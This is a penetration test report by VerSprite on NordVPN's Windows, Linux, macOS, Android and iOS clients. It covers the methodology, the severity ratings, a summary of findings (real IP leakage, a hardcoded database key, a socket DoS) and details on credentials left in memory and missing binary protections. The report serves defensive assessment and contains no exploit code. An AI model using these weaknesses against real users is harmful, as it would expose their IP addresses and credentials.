

# VPN Clients Security Testing

NordVPN

Tuesday, December 15, 2020

VerSprite OffSec Team



## Table of Contents

<b>TABLE OF CONTENTS .....</b>	<b>2</b>
<b>EXECUTIVE SUMMARY .....</b>	<b>4</b>
OBJECTIVES.....	4
SCOPE.....	4
OVERALL FINDINGS.....	4
<b>THE PASTA APPROACH AND TESTING METHODOLOGY .....</b>	<b>9</b>
<b>VULNERABILITY SEVERITY RATINGS .....</b>	<b>11</b>
<b>TECHNICAL DETAILS – WINDOWS CLIENT.....</b>	<b>12</b>
VULNERABILITY ANALYSIS, VALIDATION, AND EXPLOITATION.....	12
SENSITIVE INFORMATION FOUND IN MEMORY (CWE-316) – Low .....	13
LACK OF COMPILE-TIME PROTECTIONS (CWE-693) – Low .....	17
OUTDATED VERSION OF OPENSSL (CWE-1104) – Low.....	19
<b>TECHNICAL DETAILS – LINUX CLIENT .....</b>	<b>22</b>
VULNERABILITY ANALYSIS, VALIDATION, AND EXPLOITATION.....	22
LACK OF AUTHENTICATION ON NORDVPND.SOCK LEADS TO DoS (CWE-248) – MEDIUM .....	23
TRANSPORT LAYER SECURITY (TLS) v1.0 AND v1.1 SUPPORTED (CWE-CWE-326) – Low .....	30
LACK OF MEMORY PROTECTIONS (CWE-693) – Low .....	33
<b>TECHNICAL DETAILS – MACOS CLIENT .....</b>	<b>35</b>
VULNERABILITY ANALYSIS, VALIDATION, AND EXPLOITATION.....	35
REAL IP LEAKAGE VIA LOCAL SOCKET BINDING (CWE-200) – HIGH .....	36
REALMDB HARDCODED ENCRYPTION KEY (CWE-321) – Low .....	39
INFORMATION DISCLOSURE IN BINARY FILES (CWE-615) – Low .....	45
<b>TECHNICAL DETAILS – ANDROID CLIENT.....</b>	<b>47</b>
VULNERABILITY ANALYSIS, VALIDATION, AND EXPLOITATION.....	47
CLEARTEXT STORAGE OF SENSITIVE INFORMATION (CWE-312) – Low .....	48
REALM DATABASE KEY STORED IN PLAINTEXT (CWE-312) – Low .....	50
APK v1 SIGNATURE SUPPORTED (CWE-327) – Low .....	53
LACK OF BINARY PROTECTIONS (CWE-693) – Low .....	55
LACK OF MEMORY PROTECTIONS (CWE-693) – Low .....	57
<b>TECHNICAL DETAILS – IOS CLIENT .....</b>	<b>59</b>
VULNERABILITY ANALYSIS, VALIDATION, AND EXPLOITATION.....	59
REALM DATABASE KEY STORED IN PLAINTEXT (CWE-312) – Low .....	60
LACK OF BINARY PROTECTIONS (CWE-693) – Low .....	63
INSECURE STORAGE OF SENSITIVE INFORMATION IN MEMORY (CWE-693) – Low .....	65
INFORMATION DISCLOSURE IN BINARY FILES (CWE-615) – Low .....	68
<b>ATTEMPTED ATTACKS &amp; OBSERVATIONS.....</b>	<b>70</b>
HARDCODED DOMAIN NAMES IN SOURCE CODE .....	70
FAIL OPEN LOGIC IN SSL CERTIFICATE VERIFICATION .....	71
DECRYPTING NORDVPN CLIENT APPLICATION .....	75
INSUFFICIENT VALIDATION IN VALIDATEURL METHOD .....	79

FALSE POSITIVES PRODUCED BY GOSEC .....	79
FILE PERMISSIONS ANALYSIS .....	80
SETTINGS AND CONFIGURATION FILES ENCRYPTION.....	82
DYLIB HIJACKING .....	84
ACCESS THE MANAGEMENT CONSOLE OF OPENVPN.....	86
TRIVIAL USER CREDENTIALS IDENTIFIED .....	86
FIREBASE REAL-TIME DATABASES .....	90
FILES PERMISSIONS.....	91
STATIC ANALYSIS / SOURCE CODE ANALYSIS.....	91
DYNAMIC ANALYSIS.....	94
IOS APPLICATION ATTACK SURFACE.....	101
<i>Insecure URL Schemes Implementation.....</i>	<i>106</i>

## Executive Summary

VerSprite was asked to conduct an Application Penetration Test on behalf of NordVPN. The test took place between November 2nd, 2020 and November 25th, 2020 with the consent and full knowledge of NordVPN officials. Before conducting the Application Penetration Test a formal kick-off conference call was established to ensure that all members, from both VerSprite and NordVPN, were adequately informed of the risks, level of effort, points of contact, and expected duration of the assessment.

### Objectives

The primary objective for this Application Penetration Test was to identify high impact vulnerabilities within the *VPN Clients Security Testing*, which could lead to exploitation, theft of confidential user data, and overall privilege escalation. The Application Penetration Test followed a method intended to simulate real-world attack scenarios and threats that could critically impact data privacy, authenticity, integrity, and overall business reputation.

### Scope

The scope of the assessment encompassed the following environments:

- NordVPN Windows client - v6.32
- NordVPN Linux client - v3.8.6
- NordVPN macOS client - v5.9.1
- NordVPN Android client - v4.16
- NordVPN iOS client - v5.11.2 and v6.0.0


The following test credentials were provided to perform authenticated testing against the applications in scope:

- pentest1@versprite.com
- pentest2@versprite.com
- pentest3@versprite.com
- pentest4@versprite.com
- pentest5@versprite.com
- pentest6@versprite.com

*Note: VerSprite strongly encourages NordVPN officials to delete all of the test credentials provided for this engagement as soon as this report gets delivered. Furthermore, to revert all testing environments and any other systems used throughout this engagement to their original pre-engagement configurations, if any, or otherwise entirely remove them.*

### Overall Findings

The overall technical risk for **NordVPN clients** based on the Application Penetration Test and the impact of discovered vulnerabilities is **Low**. This score takes into consideration the number of Critical, High, Medium, and Low-Risk vulnerabilities across all phases of the Application Penetration Test. Furthermore, the score reflects the likelihood of exploitation, existing threats, and the overall business impact based upon VerSprite's assessment of the criticality of the assets and data at risk. While VerSprite's assessment regarding business impact is based on experience interacting with entities across major enterprises, NordVPN may adjust the severity levels as needed when prioritizing their remediation efforts.



*Figure 1 - Total Findings Count*

The following table provides an overview of all of the findings discovered during the Application Penetration Test. A similar overview is illustrated in the pie chart above.

HIGH	
Real IP Address Leakage Via Local Socket Binding	
MEDIUM	
Lack of Authentication on Nordvpn.sock Leads to DoS	
LOW	
Cleartext Storage of Sensitive Information	
Realm Database Key Stored in Plaintext	
Sensitive Information Found in Memory (CWE-316)	
Lack of Compile-Time Protections (CWE-693)	
Outdated Version of OpenSSL (CWE-1104)	
TLS v1.0 & 1.1 Supported	
Lack of Memory Protections	

Information Disclosure in Binary Files
APK v1 Signature Supported
Lack of Binary Protections
Insecure Storage of Sensitive Information in Memory

*Table 1 - Summary of Findings*

The following table provides a summary of different attack attempts and observations that are worth reviewing:

<b>Attempted Attacks &amp; Observations</b>
Hardcoded Domain Names in Source Code
Server List Downloadable Without Authentication
Fail Open Logic in SSL Certificate Verification
Decrypting NordVPN Client Application
Insufficient Validation in ValidateUrl Method
File Permissions Analysis
Settings and Configuration Files Encryption
Dylib Hijacking
Trivial User Credentials
Firebase Real-Time Databases
Source Code Analysis
Dynamic Analysis
iOS Application Attack Surface
Insecure URL Schemes Implementation

*Table 2 - Attempted Attacks & Observations*



VerSprite primarily performed manual testing during this VPN clients security test exercise but added automated testing for a breadth of coverage or when necessary to complement specific tests. On both modalities, a white-box approach was taken where test credentials were provided for authenticated testing as well as access to the source code was available. We also performed reverse engineering on multiple components to better understand the internals of the application environment (communication protocols, authentication and authorization mechanisms, etc.). Below is an overview of the Critical, High, Medium, and Low-risk findings found during the exercise:

As a result of the security review of the Windows VPN client, we discovered an issue called *Sensitive Information found in Memory*. In this issue, we found that the user credentials remain in the machine memory after the log-in process has finished.

In addition, on vulnerability *Lack of Compile-Time Protections* we found that OpenVPN binaries for Windows were compiled without a number of security protections such as ASLR, CFG and RFG, among others.

Moving forward to the Linux VPN client, we found that the *Lack of Authentication on nordvpnd.sock leads to DoS*. During the security assessment, various fuzzing tasks were launched which resulted in either Denial of Service or Race Condition vulnerabilities that would corrupt the application state.

In addition, it was found that *TLS v1.0 and v1.1 are Supported* in one of the API endpoints in scope. Weaknesses in the Transport Layer Security (TLS) configuration provides an attacker with more opportunities to successfully exploit known cryptographic design flaws to compromise the information transmitted over the encrypted channel.

Furthermore, we found that there is a *Lack of Memory Protections* in the Linux NordVPN client, daemon and OpenVPN client bundled with the solution. Security mechanisms such as PIE, ASLR and Stack Canaries were not implemented during the compilation time.

With regards to the macOS VPN client, we found that there is a *Real IP Address Leakage Via Local Socket Binding*. On this issue, we observed that while connected to the VPN service, software such as *qBittorrent* can reveal the actual Internet IP address of the macOS computer.

Moreover, on issue *Realm Database Hardcoded Encryption Key* we found that the macOS, Android and iOS clients create encrypted databases that contain sensitive information such as the VPN username and password. By analyzing the source code of the application we found that these databases were encrypted using a fixed key that is hardcoded in the application and shared between the different installations.

Next, during the analysis of the macOS and iOS mobile clients, we observed that certain binaries contain internal information such as internal paths of the computers used during compilation/editing. More information can be found on issue *Information Disclosure in Binary Files*.

In addition, *Cleartext Storage of Sensitive Information* was found affecting the Android application. Also, on *APK v1 Signature Supported* we discovered that the Android application is signed with v1 signature scheme, making it vulnerable to Janus vulnerability. On both Android and iOS we discovered that there is a *Lack of Binary Protections* which allows to run the applications on Rooted and Jailbroken devices.

Last but not least, a series of attempted attacks were performed that did not result in a reportable vulnerability but are still worth being shared as observations. First, we discovered a series of information exposure issues such as **Hardcoded Domain Names in Source Code** and **Server List Downloadable without Authentication**.

In addition, we performed Static Analysis of the applications and some of the tests are described in **False Positives Produced by Gosec**, **Insufficient Validation in ValidateURL Method**, **Fail Open Logic in SSL Certificate Validation** and **Source Code Analysis** attempted attacks.



As part of the dynamic testing against the application we include some attempted attacks called ***Dylib Hijacking, Trivial User Credentials Identified*** and ***Firebase Real-Time Databases***.

On the iOS application, we also analyzed an ***Insecure URL Scheme Implementation*** which could potentially allow attackers to trigger the disconnection of the VPN through a malicious website or any other application running on the device.



## *The PASTA Approach and Testing Methodology*

The foundation of the VerSprite penetration testing methodology is based on emulating realistic attacks by a malicious actor through the use of PASTA (a Process for Attack Simulation and Threat Analysis<sup>1</sup>). PASTA consists of a seven-stage process for simulating attacks and analyzing threats to the applications to minimize risk and associated impact on the business.

This risk-based threat modeling approach goes beyond traditional threat modeling by enabling a company to make security decisions driven by business objectives. This posture to both application and network security that VerSprite takes by assessing the operational impact and the threats to the business *before* evaluating the security of the applications, services, and infrastructure in scope helps not only to understand the vulnerabilities but remediate them in a business rationalized manner. Thus, each penetration test exercise begins by modeling the threat to understand attacker motivation and possible targets. Then identifying likely attacks that can cross technologies, people and processes, and assessing the strength of the countermeasures to resist attacks. Thus, decisions on how to remediate or mitigate vulnerabilities can be made based on the operational risk to the business.

As a result of this very first phase for every engagement, VerSprite will have acquired at least the following information to then walk through the corresponding methodology, selected based on the type of engagement:

- Business objectives for the application/service/infrastructure in scope
- Business use cases that are the most critical/sensitive
- Abuse cases that are the most critical/sensitive for the business
- Possible Threat Actors targeting the application/service/infrastructure in scope (organized criminal actors, corporate espionage actors, run-of-the-mill hackers, disgruntled employee, et cetera)
- Principal Threat Motives (gain financial advantage, gather intelligence, gain a competitive advantage in the industry, damage a competitor's reputation, et cetera)
- Type of targeted information and assets in scope (Intellectual Property, classified information, financial information, PII/PHI data, et cetera)

This approach allows VerSprite to understand security from both a business and attacker perspective to model and simulate realistic attacks during the engagement, pressure test the security posture being targeted, and provide key insights and recommendations that align security with business.

VerSprite's methodology during client engagements is commensurate to the type of security effort that is provided and the objectives for the exercise. As seasoned security professionals, the team recognizes the effectiveness of industry frameworks and standards that exist across an array of security disciplines but, at the same time, understands that there are no one-size-fits-all solutions. As a result, VerSprite successfully employs the use of renowned and well-regarded methodologies as part of the consulting engagements to align the client deliverables and security services to an acceptable industry level of security management.

For this engagement, VerSprite leveraged an internally developed methodology solely focused around the assessment and exploitation of applications. This methodology is built upon industry-adopted frameworks for leveraging key components to make it a holistic approach when attacking and assessing applications. VerSprite relied upon the Open


---

<sup>1</sup> <https://versprite.com/PASTA-abstract.pdf>

Web Application Security Project<sup>2</sup> (OWASP), and the testing has been aligned to its current OWASP Testing Guide<sup>3</sup>, as shown below:

- Recon and Intelligence Gathering
  - OSINT
  - Passive Information Gathering
  - Active Information Gathering
- Configuration and Deployment Management Testing
  - Supporting Infrastructure Testing
- Test Handling of Access
  - Authentication Testing
  - Authorization Testing
  - Session Management Testing
  - Identity Management Testing
- Input/Data Validation Testing
- Business/Application Logic Testing
- Client-Side Testing
- Testing for weak Cryptography
- Testing for Error Handling
- Miscellaneous tests

This graphic shows how the PASTA approach and the testing Methodology fits within the VerSprite project lifecycle.



The Application Penetration Test followed a white-box approach, meaning that VerSprite had only a small amount of knowledge about the application in scope before the beginning of the assessment. With this type of approach, VerSprite attempts to simulate an attack by a threat that would have little to no insight into the environment or application architecture.

It is important to note that because of the time constraints naturally involved during a Penetration Test exercise, this project should not be considered a full security audit of the applications in scope. Nor should it be thought of as a comprehensive analysis of all the possibilities available to threat actors to compromise it. The audience of this report should be aware that a malicious actor capable of committing unbounded time and adequate resources may find new attack vectors or vulnerabilities that could allow it to compromise the security of the assets in scope.

<sup>2</sup> [https://www.owasp.org/index.php/About\\_The\\_Open\\_Web\\_Application\\_Security\\_Project](https://www.owasp.org/index.php/About_The_Open_Web_Application_Security_Project)

<sup>3</sup> [https://www.owasp.org/index.php/OWASP\\_Testing\\_Guide\\_v4\\_Table\\_of\\_Contents](https://www.owasp.org/index.php/OWASP_Testing_Guide_v4_Table_of_Contents)

## Vulnerability Severity Ratings

Risk severity ratings reflect the likelihood of exploitation for existing threats and the overall business impact from realistic attack scenarios based upon VerSprite's assessment of the criticality of the assets and data at risk. While VerSprite's criteria regarding business impact are based on experience working with entities in enterprises across major industries, these ratings may be adjusted as needed when prioritizing their remediation efforts.

### **Critical**

An otherwise high-severity issue with additional security implications that could lead to extraordinary business impact. These may include vulnerabilities such as authentication bypasses, business-critical data compromised, multiple security controls evasion, a direct violation of communicated security objectives, severe architectural issues, and large-scale vulnerability exposure. Vulnerabilities that would otherwise be classified as high-risk but are trivial to exploit are elevated to critical-risk.

### **High**

A vulnerability that may result in a direct compromise of the confidentiality, integrity, availability, or authenticity of sensitive business-critical data, customer information, and accounts at the user-level or administrative-level. The issue may also compromise business-critical functions with consequences including, but not limited to, the execution of malicious code, compromise of underlying host systems, or loss of application control. In some instances, this exposure may extend beyond application-specific data and systems and into the infrastructure behind them. Examples may include injection flaws like Cross-Site Scripting, insecure deserialization, or arbitrary file uploads.

### **Medium**

A vulnerability that does not lead directly to the exposure of confidential business-critical data, the compromise of critical application functionality, or credentials. Medium-risk issues can often be leveraged in conjunction with other vulnerabilities to cause direct exposure. For instance, an insecure password policy and the lack of a multi-factor authentication mechanism in a login functionality could allow attackers to gain access to user or administrative accounts. Examples may include susceptibility to password spraying or reliance on client-side input validation.

### **Low**

A vulnerability that may result in a limited exposure of sensitive business data, customer data, or system information. It may also have a limited impact on application control. This type of issue provides value only when combined with one or more other vulnerabilities, usually of higher risk classifications, or as part of an elaborated attack vector. An example of a low-risk vulnerability is overly verbose error messages that disclose information such as internal path names, internal IP addresses, server user names, or library classes and methods. Other examples include the lack of account lockout policies, user enumeration, or improperly configured HTTP security headers.

Occurrences that are not classified as findings –provided they do not have a security impact in and of themselves– are documented as observations in the *Attempted Attacks & Observations* section of the report. These observations represent an opportunity to build additional layers of security or to highlight behaviors that might lead to exploitable vulnerabilities under some circumstances and may need further examination. Examples include potential asynchronous injection issues that are difficult to confirm or documentation that encourages poor security practices.

## *Technical Details – Windows Client*

### **Vulnerability Analysis, Validation, and Exploitation**

This section highlights key information regarding each of the vulnerabilities discovered during the Application Penetration Test.

Numbers referencing CVE entries<sup>4</sup> are provided where possible. However, most of the vulnerabilities are referenced by their CWE entry<sup>5</sup> since they do not generally have a CVE assigned. Both vulnerability dictionaries are maintained by the MITRE not-for-profit organization.

The "Details" subsection of each vulnerability below exhibits a validation Proof-of-Concept (PoC) and, where applicable, an attempt to exploit the finding in a manner like what attackers would do to further their goals.

---

<sup>4</sup> Common Vulnerabilities and Exposures - <https://cve.mitre.org/about/>

<sup>5</sup> Common Weakness Enumeration - <https://cwe.mitre.org/about/>

## Sensitive Information Found in Memory (CWE-316) – Low

### Description

The application stores sensitive cleartext information in memory after the sensitive information has been used and is no longer needed. This leaves credentials and other sensitive information susceptible to compromise, such as by memory scraping malware or physical attack if swapping results in the information being written to disk that an attacker can access later. Core dump files might have insecure permissions or be stored in archive files that are accessible to untrusted people. Or, uncleared sensitive memory might be inadvertently exposed to attackers due to another weakness.

### Affected Components

- NordVPN.exe (Windows)

### Recommendations

Objects containing sensitive data should not persist in memory for longer than is required. Securely wipe objects containing sensitive information such as credentials after use.


An instance of the `System.String` class cannot be programmatically scheduled for garbage collection. If a `String` object contains sensitive information such as a PHI or credentials, there is a risk the information could be revealed after it is used because the application may not delete the data from computer memory after use.

Use a *SecureString* object, which is like a `String` object in that it has a text value. A *SecureString* object is pinned in memory and may use a protection mechanism, such as encryption, provided by the underlying operating system, and can be deleted from computer memory either by your application calling the `Dispose` method or by the .NET Framework garbage collector. After using the data within *SecureString* objects, call the `Dispose` method or the .NET Framework garbage collector.

Note that even when *SecureString* is being used, it is important to ensure the sensitive information is never converted into a regular `String` object and passed to a library.


### Details

On our testing platform, we installed the WinAppDbg tool. First we tested the password could be found in memory while it was being typed. This is fully expected behavior, as the text in the password input widget is managed by Windows.




**Figure 2 – Memory finder**

However, after logging in, the password could still be found in memory – this can be considered a bug in the NordVPN client, as the password should be wiped from memory since once logged in it is no longer needed.




**Figure 3 - Memory finder**

It should be noted that after logging out, the password could no longer be found in memory.



**Figure 4 – Memory finder**

Additionally, this issue only applies to the NordVPN.exe process only. The underlying service nordvpn-service.exe was not directly accessible by the running user, and thus malware installed on the machine would not be able to capture it without gaining Administrator rights first.



**Figure 5 - Memory finder**

It should be noted that, while being a good security practice, scrubbing passwords from memory is merely a mitigation, since in this scenario an attacker who already managed to install malware on the target machine would also be able to capture passwords by reading them off the keyboard input. For this reason, the issue is only rated as having a low security risk for NordVPN.

## References

- CWE-316: <https://cwe.mitre.org/data/definitions/316.html>
  - Java GuardedString Class: [https://docs.oracle.com/html/E28160\\_01/org/identityconnectors/common/security/GuardedString.h ml](https://docs.oracle.com/html/E28160_01/org/identityconnectors/common/security/GuardedString.html)
  - SecureString Class: <https://docs.microsoft.com/en-us/dotnet/api/system.security.securestring?redirectedfrom=MSDN&view=netframework-4.8>
  - Top 10-2017 A3-Sensitive Data Exposure: [https://www.owasp.org/index.php/Top\\_10-2017\\_A3-Sensitive\\_Data\\_Exposure](https://www.owasp.org/index.php/Top_10-2017_A3-Sensitive_Data_Exposure)
-



## Lack of Compile-Time Protections (CWE-693) – Low

### Description

Microsoft compilers offer a variety of compile-time protections to mitigate the impact of memory corruption issues. When these protections are not used, any potentially existing memory corruption bug becomes significantly easier to leverage into a vulnerability. While .NET is a memory safe language, there is still a possibility for memory corruption bugs to exist in calls to unsafe code, such as operating system calls, or the inclusion of native components.

### Affected Components

- OpenVPN (Windows)

### Recommendations

Enable all compile time protections in the NordVPN binaries.

### Details

OpenVPN binaries for Windows were compiled with a number of compile time security protections missing. The following list enumerates each vulnerable binary found and for each binary which protections were missing:

- C:\Program Files\NordVPN\6.32.24.0\Resources\Binaries\32bit\openvpnserver.exe
  - ASLR
  - High Entropy VA
  - CFG
  - RFG
  - SafeSEH
  - GS
